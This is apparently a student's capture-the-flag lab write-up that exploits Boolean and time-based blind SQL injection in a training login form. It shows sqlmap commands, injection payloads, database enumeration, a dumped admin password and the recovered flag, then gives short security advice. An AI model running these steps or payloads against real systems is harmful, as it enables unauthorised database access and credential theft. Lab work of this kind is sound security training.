Boolean Blind SQLi Report - 17.6.1 - 17

Tester's name: Stanley Ford


Lab 17.6.1 "Boolean Blind SQLi":

- General information:
  - Testing period: 15.02.2023
  - Test object: http://51.250.73.193:5008/
- Description of actions:

  So, the first thing I did was to check the code of the page and, surprisingly, I didn't find any source files with the code. However, I didn't expect to find anything interesting.


  Since the lab is about SQLi, it makes sense to run the website through SQLmap and check it for vulnerabilities.

  Now let's find out what databases there are on the site at all



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://51.250.73.193:5008/" --forms --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to o
ey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by th
s program

[*] starting @ 22:39:26 /2023-02-14/

[22:39:26] [INFO] testing connection to the target URL
[22:39:28] [INFO] searching for forms
[1/1] Form:
POST http://51.250.73.193:5008/
POST data: username=&password=
do you want to test this form? [Y/n/q]
> 
```


  :Right away, the tool tells me that the login and password input form may be vulnerable and offers to exploit it. I agree, and I get the following:



```
do you want to exploit this SQL injection? [Y/n] y
[22:40:30] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: PostgreSQL
[22:40:30] [WARNING] schema names are going to be used on PostgreSQL for enumeration as the counterpart to database names on other DBMSes
[22:40:30] [INFO] fetching database (schema) names
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[22:41:18] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/resul
-02142023_1040pm.csv'

[*] ending @ 22:41:18 /2023-02-14/


┌──(kali㉿kali)-[~]
└─$ 
```


  Three databases were found: information_schema, pg_catalog, public. The site runs on PostgreSQL.

The third database is of interest. Let's go further and see what tables it has




```
    Payload: username=bACg';SELECT PG_SLEEP(5)--&password=

    Type: time-based blind
    Title: PostgreSQL > 8.1 AND time-based blind
    Payload: username=bACg' AND 4328=(SELECT 4328 FROM PG_SLEEP(5))-- iRxV&password=
---
do you want to exploit this SQL injection? [Y/n] y
[22:43:10] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 9 (stretch)
web application technology: Apache 2.4.25
back-end DBMS: PostgreSQL
[22:43:10] [INFO] fetching tables for database: 'public'
[22:43:10] [INFO] resumed: 'accounts'
Database: public
[1 table]
+----------+
| accounts |
+----------+

[22:43:10] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/result
-02142023_1043pm.csv'

[*] ending @ 22:43:10 /2023-02-14/

┌──(kali㉿kali)-[~]
└─$ 
```

:A single table with the loud name ACCOUNTS was found. So, I'm probably on the right track. Let's take a look at the columns of this table:




```
back-end DBMS: PostgreSQL
[22:44:26] [INFO] fetching columns for table 'accounts' in database 'public'
[22:44:26] [INFO] resumed: 'password'
[22:44:26] [INFO] resumed: 'varchar'
[22:44:26] [INFO] resumed: 'user_id'
[22:44:26] [INFO] resumed: 'int4'
[22:44:26] [INFO] resumed: 'username'
[22:44:26] [INFO] resumed: 'varchar'
Database: public
Table: accounts
[3 columns]
+----------+---------+
| Column   | Type    |
+----------+---------+
| password | varchar |
| user_id  | int4    |
| username | varchar |
+----------+---------+

[22:44:26] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results
-02142023_1044pm.csv'

[*] ending @ 22:44:26 /2023-02-14/

┌──(kali㉿kali)-[~]
└─$ 
```

As expected, this table contains logins and passwords that can be dumped and I should get them in their pure form. They can then be used to log in to the site. After dumping the contents of the accounts table, I have the following:



```
[22:45:58] [INFO] resumed: 'varchar'
[22:45:58] [INFO] resumed: 'user_id'
[22:45:58] [INFO] resumed: 'int4'
[22:45:58] [INFO] resumed: 'username'
[22:45:58] [INFO] resumed: 'varchar'
[22:45:58] [INFO] fetching entries for table 'accounts' in database 'public'
[22:45:58] [INFO] resumed: 'WhiteHat777'
[22:45:58] [INFO] resumed: '1'
[22:45:58] [INFO] resumed: 'admin'
Database: public
Table: accounts
[1 entry]
+---------+-------------+----------+
| user_id | password    | username |
+---------+-------------+----------+
| 1       | WhiteHat777 | admin    |
+---------+-------------+----------+

[22:45:58] [INFO] table 'public.accounts' dumped to CSV file '/home/kali/.local/share/sqlmap/output/51.250.73.193/dump/public/accounts.csv'
[22:45:58] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results
-02142023_1045pm.csv'

[*] ending @ 22:45:58 /2023-02-14/

┌──(kali㉿kali)-[~]
└─$ 
```

The site is not popular and only one admin user is registered in it. I'll go under his name.


SQL Injection Training App

Welcome admin :) Good to see you. Flag is flag{Bl1nd_NiNZZ@_P0wer}

Follow me: LinkedIn Twitter

Flag found. Lab solved!

Self-Assessment Questions:

- List the tools (programs and utilities) you used to solve this lab:Web browser (Google Chrome);
  SQLmap

- List the vulnerabilities you discovered:
  Boolean Blind SQL Injection

- Give advice on how to improve security:

  Check forms for the ability to enter special characters such as quotation marks, equal signs, and various parentheses. This should not be the case.

  The introduction of two-factor authentication is also a way out.